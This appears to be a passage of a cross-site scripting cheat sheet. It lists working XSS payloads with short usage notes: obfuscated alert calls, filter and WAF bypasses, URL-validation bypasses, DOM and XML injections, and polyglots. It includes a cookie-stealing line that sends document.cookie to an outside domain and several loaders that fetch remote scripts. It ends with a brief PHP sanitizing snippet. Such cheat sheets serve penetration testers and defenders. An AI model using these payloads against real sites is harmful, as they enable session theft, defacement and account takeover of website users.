 '%alert(1)%'   '>>alert(1)>>'  '!==alert(1)!=='   '%0Dalert(1)%0D'
```

JS Injection without Alphabetic Chars
Use when alphabetic characters are not allowed. Following is alert(1).

```
[]['\160\157\160']['\143\157\156\163\164\162\165\143\164\157\162']('\
141\154\145\162\164\501\51')()
```

```
[]['\160\157\160']['\143\157\156\163\164\162\165\143\164\157\162']`\
x61\x6C\x65\x72\x74\x281\x29```
```

Alert Obfuscation
Use to trick several regular expression (regex) filters. It might be combined with previous alternatives (above). The shortest option “top” can also be replaced by “window”, “parent”, “self” or “this” depending on context.

```
(alert)(1)
a=alert,a(1)
[1].map(alert)
top["al"+"ert"](1)
top[/al/.source+/ert/.source](1)
al\u0065rt(1)
top['al\145rt'](1)
top[8680439..toString(30)](1)
```

Alert Obfuscation - Optional Chaining
Use to trick several regular expression (regex) filters. It might be combined with previous alternatives (above).

```
alert?.(document?.domain)
[document?.domain]?.map?.(alert)
top?.[/ale/?.source+/rt/?.source]?.(document?.[/dom/?.source+/ain/?.source])
```

Alert Alternative – Write & Writeln
Use as an alternative to alert, prompt and confirm. If used within a HTML vector it can be used as it is but if it’s a JS injection the full “document.write” form is required. Replace “&” with “%26” and “#” with “%23” in URLs. Write can be replaced by writeln.

```
write`XSSed!`
write`<img/src/o&#78error=alert&lpar;1)&gt;`
write('\74img/src/o\156error\75alert\501\51\76')
```

JS Injection - Escaping From Functions and Methods
Use to execute JS code when injection lands inside a function or methods of an object and it doesn’t execute automatically. The "()=>" can be replaced by "function()" if there’s the need. It breaks out from function/method and fix the remaining syntax.

```
'}alert(1)/{//
‘}alert(1);k:{
')/alert(1)//
'})/alert(1)({//
')})/alert(1)(()=>{k:(//
'}})/alert(1)(()=>{k:{//
')})})/alert(1)(()=>{({k:(//
'}})})/alert(1)(()=>{({k:{//
```

Alert Alternative – Open Pseudo-Protocol
Use as an alternative to alert, prompt and confirm. Above tricks applies here.

```
top.open('javascript:alert(1)')
top.open`javas\cript:al\ert\x281\x29`
```

Jump to URL Fragment
Use when you need to hide some characters from your payload that would trigger a WAF for example. It makes use of respective payload format after URL fragment (#).

```
eval(URL.slice(-8)) #alert(1)
eval(location.hash.slice(1)) #alert(1)
document.write(decodeURI(location.hash)) #<img/src/onerror=alert(1)>
```

Javascript Alternative Comments
Use when regular javascript comments (//) are not allowed, escaped or removed.

```
alert(1)<!--
alert(1)%0A-->
```

URL Validation Bypass
Use to bypass FILTER_VALIDATE_EMAIL flag of PHP’s filter_var() function or similar.

```
javascript://%250Aalert(1)
javascript://%250Dalert(1)
```

URL Validation Bypass – Query Required
Use to bypass FILTER_VALIDATE_EMAIL with FILTER_FLAG_QUERY_REQUIRED of PHP's filter_var() function or similar.

```
javascript://%250Aalert(1)//?1
javascript://%250A1?alert(1):0

javascript://%250Dalert(1)//?1
javascript://%250D1?alert(1):0
```

(with domain filter)

```
javascript://https://DOMAIN/%250Aalert(1)//1
javascript://https://DOMAIN/%250D1?alert(1):0
```

URL Validation Bypass - Alternative to %250A or %250D
Use when %250A or %250D are not allowed.

```
javascript://%E2%80%A9alert(1)
javascript://%E2%80%A9alert(1)//?1
javascript://%E2%80%A91?alert(1):0
javascript://https://DOMAIN/%E2%80%A91?alert(1):0
```

JS Injection Bypass inside Event Handler
Use when injection is possible inside an event handler like in "onenvent=someFunction('HERE')" and quotes are escaped.

```
&apos;-alert(1)-&apos;
&quot;-alert(1)-&quot;
```

Simple Virtual Defacement
Use to change how site will appear to victim providing HTML code. In the example below a "Not Found" message is displayed.

```
documentElement.innerHTML='<h1>Not Found</h1>'
```

Cookie Stealing
Use to get all cookies from victim user set by target site. It can't get cookies protected by httpOnly security flag. Encode "+" as "%2B" in URLs.

```
fetch('//brutelogic.com.br/?c='+document.cookie)
```

Alternative PoC - Shake Your Body
Use to shake all the visible elements of the page as a good visualization of the vulnerability.

```
setInterval(k=>{b=document.body.style,b.marginTop=(b.marginTop=='4px')?'-4px':'4px';},5)
```

Alternative PoC - Alert Hidden Values
Use to prove that all hidden HTML values like tokens and nonces in target page can be stolen.

```
f=document.forms;for(i=0;i<f.length;i++){e=f[i].elements;
for(n in e){if(e[n].type=='hidden'){alert(e[n].name+': '+e[n].value)}}}
```

DOM Injections

This section is about the vectors that are only possible due to manipulation of the DOM (Document Object Model).

Most of them can also use the same tricks and syntax of previous sections.

DOM Insert Injection
Use to test for XSS when injection gets inserted into DOM as valid markup instead of being reflected in source code. It works for cases where script tag and other vectors won't work.

```
<img src=1 onerror=alert(1)>
<iframe src=javascript:alert(1)>
<details open ontoggle=alert(1)>
<svg><svg onload=alert(1)>
```

DOM Insert Injection – Resource Request
Use when native javascript code inserts into page the results of a request to an URL that can be controlled by attacker.

```
data:text/html,<img src=1 onerror=alert(1)>
data:text/html,<iframe src=javascript:alert(1)>
```

Javascript postMessage() DOM Injection (with Iframe)
Use when there's a "message" event listener like in "window.addEventListener('message', ...)" in javascript code without a check for origin. Target must be able to be framed (X-Frame Options header according to context). Save as HTML file (or using data:text/html) providing TARGET_URL and INJECTION (a XSS vector or payload).

```
<iframe src=TARGET_URL onload="frames[0].postMessage('INJECTION','*')">
```

Javascript Pseudo-Protocol Obfuscation
Use to bypass filters looking for javascript:alert(1). Be sure it can work (pass) with "1" before adding alert(1) because this very payload might need some extra obfuscation to bypass filter completely. Last option only works with DOM manipulation of payload (like in Location Based Payloads or DOM-based XSS). Encode them properly in URLs.

```
javas&#99ript:1
javascript&colon;1
javascript&#9:1
&#1javascript:1
"javas%0Dcript:1"
%00javascript:1
```

DOM Insertion via Server Side Reflection
Use when input is reflected into source and it can't execute by reflecting but by being inserted into DOM. Avoids browser filtering and WAFs.

```
\74svg o\156load\75alert\501\51\76
```

DOM-based CSP Bypass
Use when your CSP bypass is inserted into DOM. The CSP bypass vector must be in contents of “srcdoc”.

```
<iframe srcdoc="<script src=URL></script>">
```

Other Injections

This section is about the vectors and payloads that involves specific scenarios like XML and multi context injections plus some useful info.

XML-Based Injection
Use to inject XSS vector in a XML page (content types text/xml or application/xml). Prepend a “-->” to payload if input lands in a comment section or “]]>” if input lands in a CDATA section.

```
<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(1)</x:script>
<x:script xmlns:x="http://www.w3.org/1999/xhtml" src="//X55.is"/>
```

XML-Based Vector for Bypass
Use to bypass browser filtering and WAFs in XML pages. Prepend a “-->” to payload if input lands in a comment section or “]]>” if input lands in a CDATA section.

```
<_:script xmlns:_="http://www.w3.org/1999/xhtml">alert(1)</_:script>
<_:script xmlns:_="http://www.w3.org/1999/xhtml" src="//X55.is"/>
```

HTML Injection in SSI
Use when there’s a Server-Side Include (SSI) injection.

```
<<!--%23set var="x" value="svg onload=alert(1)"--><!--%23echo var="x"-->>
```

Injection in HTTP Header - Cached
Use to store a XSS vector in application by using the MISS-MISS-HIT cache scheme (if there’s one in place). Replace <XSS> with your respective vector and TARGET with a dummy string to avoid the actual cached version of the page. Fire the same request 3 times.

```
$ curl -H "Vulnerable_Header: <XSS>" TARGET/?dummy_string
```

Mixed Context Injection Entity Bypass
Use to turn a filtered reflection in script block in actual valid js code. It requires to be reflected both in HTML and javascript contexts, in that order, and close to each other. The svg tag will make the next script block be parsed in a way that even if single quotes become encoded as &#39; or &apos; in reflection (sanitized), it will be valid for breaking out of current value and trigger the alert. Vectors for the following javascript scenarios, respectively: single quote sanitized, single quote fully escaped, double quote sanitized and double quote fully escaped.

```
">'-alert(1)-'<svg>
">&#39-alert(1)-&#39<svg>
">alert(1)-"<svg>
"&#34>alert(1)-&#34<svg>
```

Remote Script Call
Use when you need to call an external script but XSS vector is HTMLi handler-based one (like <svg onload=) or in javascript injections. The "brutelogic.com.br" and "X55.is" domains along with HTML and js files are used as examples. If ">" is being filtered somehow, replace "r=>" or "w=>" for "function()".

=> HTML-based
(response must be HTML with an Access-Control-Allow-Origin (CORS) header)

```
"var x=new
XMLHttpRequest();x.open('GET','//brutelogic.com.br/0.php');x.send();
x.onreadystatechange=function(){if(this.readyState==4)
{write(x.responseText)}}"
```

```
fetch('//brutelogic.com.br/0.php').then(r=>{r.text().then(w=>{write(w)})})
```

(with fully loaded JQuery library)
```
$.get('//brutelogic.com.br/0.php',r=>{write(r)})
```

=> Javascript-based
(response must be javascript)

```
with(document)body.appendChild(createElement('script')).src='//X55.is'
```

(with fully loaded JQuery library)
```
$.getScript('//X55.is')
```

(CORS and js extension required)
```
import('//X55.is')
```

XSS Polyglots
Use to catch most XSS cases out there with a single shot.

```
JavaScript://%250Aalert?.(1)//'/*\'/*"/*\"/*`/*\`/*%26apos;)/*</Title/</
Style/</Script/</textArea/</iFrame/</noScript>\74k<K/contentEditable/
autoFocus/OnFocus=/*${/*/;{/**/(alert)(1)}//><Base/Href=//X55.is\76>
```

```
<!-->/*'/*\'/*"/*\"/*`/*\`/*%26apos;)/*%0D%0AContent-Type:text/html%0D
%0A%0D%0A</Title/</Style/</Script/</textArea/<iFrame/</noScript>\
74k<K/contentEditable/autoFocus/OnFocus=/*${/*/;{/**/(confirm)(1)}//
><Base/Href=//X55.is\76-->
```

XSS Online Test Page
Use to practice XSS vectors and payloads. Check source code for injection points.

https://brutelogic.com.br/gym.php

PHP Sanitizing for Source-based XSS
Use to prevent XSS in every context as long as input does not reflect in non-delimited strings or eval-like function (all those in JS context). It does not prevent against DOM-based XSS, it sanitizes HTMLi (string breakout, markup and browser schemes) and JSi (string breakout and placeholders for template literals).

```
$input = preg_replace("/:|\\\$|\\\/", "", htmlentities($_REQUEST["param"], ENT_QUOTES));
```

@KN0X55
https://knoxss.me